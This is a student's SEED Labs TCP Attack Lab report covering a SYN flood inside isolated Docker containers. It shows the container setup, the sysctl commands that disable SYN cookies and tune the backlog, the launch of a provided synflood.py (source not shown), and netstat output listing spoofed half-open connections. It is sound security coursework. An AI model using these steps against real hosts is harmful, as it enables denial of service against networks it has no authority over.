TCP ATTACK LAB

Name: Maryam Khan
Sem: 5 E
SRN: PES2UG21CS283

Contents

Lab Setup

Please download the Labsetup.zip file from the below link to your VM, unzip it, enter the Labsetup folder, and use the docker-compose.yml file to set up the lab environment.


https://seedsecuritylabs.org/Labs_20.04/Files/TCP_Attacks/Labsetup.zip

In this lab, we need to have at least three machines. We use containers to set up the lab environment.


We will use the attacker container to launch attacks, while using the other three containers as the victim and user machines. We assume all these machines are on the same LAN.

Students can also use three virtual machines for this lab, but it will be much more convenient to use containers.


Note: When we use the attacker container to launch attacks, we need to put the attacking code inside the attacker container. Code editing is more convenient inside the VM than in containers, because we can use our favorite editors. Hence it is advisable for you to place your respective codes in the "volumes" folder directly (using gedit for example).




```
[09/14/23]seed@VM:~/.../Labsetup$ docker-compose build
attacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[09/14/23]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (router, hostB-10.9.0.6, A-10.9.0.5, malicious-router-10.9.0.111, hostA-10.9.0.5, host-192.168.60.5, host-192.16
8.60.6, B-10.9.0.6, M-10.9.0.105) for this project. If you removed or renamed this service in your compose file, you can run this command with th
e --remove-orphans flag to clean it up.
seed-attacker is up-to-date
user2-10.9.0.7 is up-to-date
Creating victim-10.9.0.5 ...
Creating victim-10.9.0.5 ... done
Attaching to seed-attacker, user2-10.9.0.7, user1-10.9.0.6, victim-10.9.0.5
user1-10.9.0.6 |  * Starting internet superserver inetd                  [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                  [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
```




```
[09/14/23]seed@VM:~/.../Labsetup$ dockps
4ba062a93d5a  victim-10.9.0.5
63ee5a2710f7  seed-attacker
facffla989ed  user2-10.9.0.7
8a4d571ce7b2  user1-10.9.0.6
d6d01ff4f2f4  malicious-router-10.9.0.111
e422ca95b874  router
df745195003e  host-192.168.60.5
de4590cf733c  host-192.168.60.6
[09/14/23]seed@VM:~/.../Labsetup$ docksh 63
root@Attacker: :/# export PS1="seed-attacker:PES2UG21CS283:Maryam\w\n\$>"
seed-attacker:PES2UG21CS283:Maryam/
$>
```



```
[09/14/23]seed@VM:~/.../Labsetup$ dockps
4ba062a93d5a  victim-10.9.0.5
63ee5a2710f7  seed-attacker
facff1a989ed  user2-10.9.0.7
8a4d571ce7b2  user1-10.9.0.6
d6d01ff4f2f4  malicious-router-10.9.0.111
e422ca95b874  router
df745195003e  host-192.168.60.5
de4590cf733c  host-192.168.60.6
[09/14/23]seed@VM:~/.../Labsetup$ docksh 4b
root@Victim: :/# export PS1="victim:PES2UG21CS283:Maryam\w\n\$>"
victim:PES2UG21CS283:Maryam/
$>
```



```
[09/14/23]seed@VM:~/.../Labsetup$ dockps
4ba062a93d5a  victim-10.9.0.5
63ee5a2710f7  seed-attacker
facff1a989ed  user2-10.9.0.7
8a4d571ce7b2  user1-10.9.0.6
d6d01ff4f2f4  malicious-router-10.9.0.111
e422ca95b874  router
df745195003e  host-192.168.60.5
de4590cf733c  host-192.168.60.6
[09/14/23]seed@VM:~/.../Labsetup$ docksh 8a
root@user1: :/# export PS1="user1:PES2UG21CS283:Maryam:\w\n\$>"
user1:PES2UG21CS283:Maryam:/
$>
```




```
[09/14/23]seed@VM:~/.../Labsetup$ dockps
4ba062a93d5a  victim-10.9.0.5
63ee5a2710f7  seed-attacker
facff1a989ed  user2-10.9.0.7
8a4d571ce7b2  user1-10.9.0.6
d6d01ff4f2f4  malicious-router-10.9.0.111
e422ca95b874  router
df745195003e  host-192.168.60.5
de4590cf733c  host-192.168.60.6
[09/14/23]seed@VM:~/.../Labsetup$ docksh fa
root@user2: :/# export PS1="user2:PES2UG21CS283:Maryam\w\n\$>"
user2:PES2UG21CS283:Maryam/
$>
```

Lab Overview

The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed.

In this lab, students will conduct several attacks on TCP. This lab covers the following topics:

- The TCP protocol
- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell



The required codes have already been provided with the lab setup.

Victim Machine - 10.9.0.5

Task 1: SYN Flooding Attack

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP addresses or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that have finished SYN, SYN-ACK, but have not yet gotten a final ACK back. When this queue is full, the victim cannot take any more connections. Figure 1 illustrates the attack





Figure 1

In this task, we will attack the queue maintaining the SYN information in the victim machine. Using the below command, we can get the current size of the **victim's** queue for half-opened connections.

Command:

# sysctl net.ipv4.tcp_max_syn_backlog

Provide a screenshot of your observations.




```
victim:PES2UG21CS283:Maryam/
$>sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
victim:PES2UG21CS283:Maryam/
$>
```

Using the below command, we turn off the SYN cookie countermeasure in the **victim** machine.

Command:

# sysctl -w net.ipv4.tcp_syncookies=0

Provide a screenshot of your observations.




```
victim:PES2UG21CS283:Maryam/
$>sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
victim:PES2UG21CS283:Maryam/
$>
```

To check the usage of the queue before the attack, perform the below on the victim's machine

Command:

```
# netstat -tna
```

Provide a screenshot of your observations.



```
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33111        0.0.0.0:*               LISTEN
victim:PES2UG21CS283:Maryam/
$>
```

Task 1.1: Launching the Attack Using Python

We provide a Python program called **synflood.py**, this code sends out spoofed TCP SYN packets, with randomly generated source IP address, source port, and sequence number. Students should finish the code and then use it to launch the attack on the target machine:


The IFACE '**' has to be filled by the students in accordance with their respective machine configurations in order to run.**

Step 1 - Execute the below command on the Attacker Machine


Command:

```
# python3 synflood.py
```

- Use **netstat -tna** on the Victim Machine to view the connection queue, and take a **screenshot** of the same.


- 

```
seed-attacker:PES2UG21CS283:Maryam/volumes/codes
$>python3 synflood.py
```

- 

```
victim:PES2UG21CS283:Maryam/
$>netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33111        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             211.18.67.93:56523      SYN_RECV
tcp        0      0 10.9.0.5:23             246.153.127.46:8127     SYN_RECV
tcp        0      0 10.9.0.5:23             205.220.45.115:42038    SYN_RECV
tcp        0      0 10.9.0.5:23             28.191.111.180:20718    SYN_RECV
tcp        0      0 10.9.0.5:23             180.219.80.127:35090    SYN_RECV
tcp        0      0 10.9.0.5:23             80.3.56.166:53441       SYN_RECV
tcp        0      0 10.9.0.5:23             153.138.107.228:49313   SYN_RECV
tcp        0      0 10.9.0.5:23             93.21.146.150:30152     SYN_RECV
tcp        0      0 10.9.0.5:23             162.79.59.70:43302      SYN_RECV
tcp        0      0 10.9.0.5:23             202.178.162.249:20964   SYN_RECV
tcp        0      0 10.9.0.5:23             146.133.101.164:46592   SYN_RECV
tcp        0      0 10.9.0.5:23             104.22.149.54:41980     SYN_RECV
tcp        0      0 10.9.0.5:23             67.202.201.132:17549    SYN_RECV
tcp        0      0 10.9.0.5:23             184.250.95.81:24402     SYN_RECV
tcp        0      0 10.9.0.5:23             251.236.54.145:26759    SYN_RECV
tcp        0      0 10.9.0.5:23             117.104.215.244:6425    SYN_RECV
tcp        0      0 10.9.0.5:23             179.95.207.40:52187     SYN_RECV
tcp        0      0 10.9.0.5:23             107.106.126.193:57074   SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:40326          ESTABLISHED
tcp        0      0 10.9.0.5:23             123.193.79.250:14049    SYN_RECV
```

Let the attack run for **<u>at least one minute</u>,** then try to **telnet into the victim machine using another Host (User 1 - 10.9.0.6)**, and see whether you can succeed.



```
[09/14/23]seed@VM:~/.../Labsetup$ docksh 8a
root@user1: :/# export ps1="user1:PES2UG21CS283:Maryam\w\n\$>"
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 13:47:31 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@Victim: :~$ 
```

Ans:


It is a failure. We should not be able to login.

Step 2 - Establish a fresh Telnet Connection between the **Victim and User 1**

Command:

- **On User 1**

  # telnet 10.9.0.5



```
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 14:04:14 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/3
seed@Victim: :~$
```

Ans:

It fails again. We should not be able to login.

In case the Telnet connection is established (failure), proceed as directed below and retry.

If Telnet Connection has not been established, please provide screenshots with explanations.
In case of failure:

Execute the below commands on the Victim Machine:


- The size of the queue can be adjusted using the following command:
  # sysctl -w net.ipv4.tcp_max_syn_backlog=80

- This is due to a mitigation of the kernel: TCP reserves one-fourth of the backlog queue for "proven destinations" if SYN Cookies are disabled. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the IP address 10.9.0.6 is remembered (cached) by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding attack. **To remove the effect of this mitigation method, we can run the following commands on the Victim Machine -**
  # ip tcp_metrics show


# ip tcp_metrics flush

Now retry the previously mentioned steps, the attack should work.

